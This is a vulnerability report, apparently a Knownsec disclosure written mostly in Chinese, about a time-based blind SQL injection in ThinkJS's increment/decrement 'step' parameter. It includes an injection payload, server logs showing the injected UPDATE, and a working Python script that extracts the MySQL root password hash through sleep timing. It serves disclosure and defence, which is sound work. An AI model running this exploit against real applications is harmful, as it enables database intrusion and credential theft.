Vulnerability Report: Thinkjs Blind SQL Injection

本文档描述了Thinkjs project的一个盲注漏洞，由于关系数据库中 `model.increment(field, step)` 和 `model.decrement(field, step)` 函数对 `step` 的参数缺少检查，恶意的参数可以导致程序在处理增加减少 `field` 变量值时产生盲注。

Test Environment

- thinkjs: 3.2.10 ,master branch, last commit b25986d
- nodejs: 11.10.0
- mysql: 5.7.27
- os and hardware: Mac OS X 10_12_6

Vulnerability Location

漏洞位于关系数据库中的 `model.increment(field, step)` 和 `model.decrement(field, step)` 函数，关系数据库 - ThinkJS 文档

```
model.increment(field, step)

    field {String} 字段名
    step {Number} 增加的值，默认为 1
    return {Promise}

字段值增加。

module.exports = class extends think.Model {
  updateViewNums(id){
    return this.where({id: id}).increment('view_nums', 1); //将阅读数加 1
  }

  updateViewAndUserNums(id) {
    return this.where({id}).increment(['view_nums', 'user_nums'], 1); //将阅读数和阅
读人数加 1
  }

  updateViewAndUserNums(id) {
    return this.where({id}).increment({view_nums: 2, user_nums: 1}); //将阅读数加2,
阅读人数加 1
  }
}


model.decrement(field, step)

    field {String} 字段名
    step {Number} 减少的值，默认为 1
    return {Promise}

字段值减少。

module.exports = class extends think.Model {
  updateViewNums(id){
    return this.where({id: id}).decrement('coins', 10); //将金币减 10
  }
}
```


变量 `step` 代表传入的需要增加或减少的数值， `field` 代表传入的需要增加或减少值的更新依据。如果用户可以控制变量 `step` 的值，使其为一个完整的 `sql` 可执行语句,如:
`(select if(1,sleep(2),1)` ,函数 `model.increment` 和 `model.decrement` 在处理更新数据时会发生盲注攻击。


Local Test

根据 官方文档快速入门介绍,在本地搭建测试用例：


```
jiguang@thinkjs_sql_demo$ npm install
npm WARN y@1.0.0 No repository field.

audited 5194 packages in 12.501s
found 53 vulnerabilities (23 low, 5 moderate, 24 high, 1 critical)
  run `npm audit fix` to fix them, or `npm audit` for details
jiguang@thinkjs_sql_demo$ npm start

> y@1.0.0 start /Users/[redacted]/thinkjs_sql_demo
> node development.js

[2019-09-24T14:40:51.232] [57596] [INFO] - Server running at http://127.0.0.1:8360
[2019-09-24T14:40:51.236] [57596] [INFO] - ThinkJS version: 3.2.10
[2019-09-24T14:40:51.236] [57596] [INFO] - Environment: development
[2019-09-24T14:40:51.236] [57596] [INFO] - Workers: 1
```

修改mysql默认配置和测试路由action：





访问本地测试首页，测试sql注入，成功执行盲注语句，页面响应耗时4021毫秒：




通过查看后台访问日志，可以看到sql语句执行成功：

```
[2019-09-24T14:47:51.106] [57651] [INFO] - SQL: UPDATE `users` SET `id`=`id`+(select if(1,sleep(4),1)) WHERE ( `username` = 'jiguang' ), Time: 4009ms
[2019-09-24T14:47:51.114] [57651] [INFO] - POST /?name=jiguangggg 200 4020ms
```

利用时间盲注特性，编写注入利用脚本测试：


```
import requests

def expolit():

    password = str()
    alphabet = "*0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    url = "http://127.0.0.1:8360/"
    for num in range(1, 42):
        for bet in alphabet:
            data = {"username": "jiguang", "id" :"(select if(mid((select authentic
ation_string from mysql.user where User='root' limit 1),%d,1)='%s',sleep(2),1))"%(
num, bet)}
            response = requests.post(url=url, data=data)
            if response.status_code == 200 and response.elapsed.total_seconds() >
1:
                password += bet



    print(password)


if __name__ == '__main__':
    expolit()
```

经过100s访问后，脚本成功获取了数据库root账户密码：




Vulnerability impact

Thinkjs由 奇虎360最大的前端团队奇舞团 开发，目前已经获得了 `4952stars` ，存在大量用户



通过 github 搜索基于thinkjs框架编写的程序，获得了大量结果，其中很多程序显然也存在盲注问题：



总结

通过本地测试验证了Thinkjs中 `sql盲注` 的存在，并通过编写利用脚本获取了数据库的密码验证了漏洞的存在，通过增加对 `step` 参数的检查可以避免该问题。

by jiguang@Knownsec.com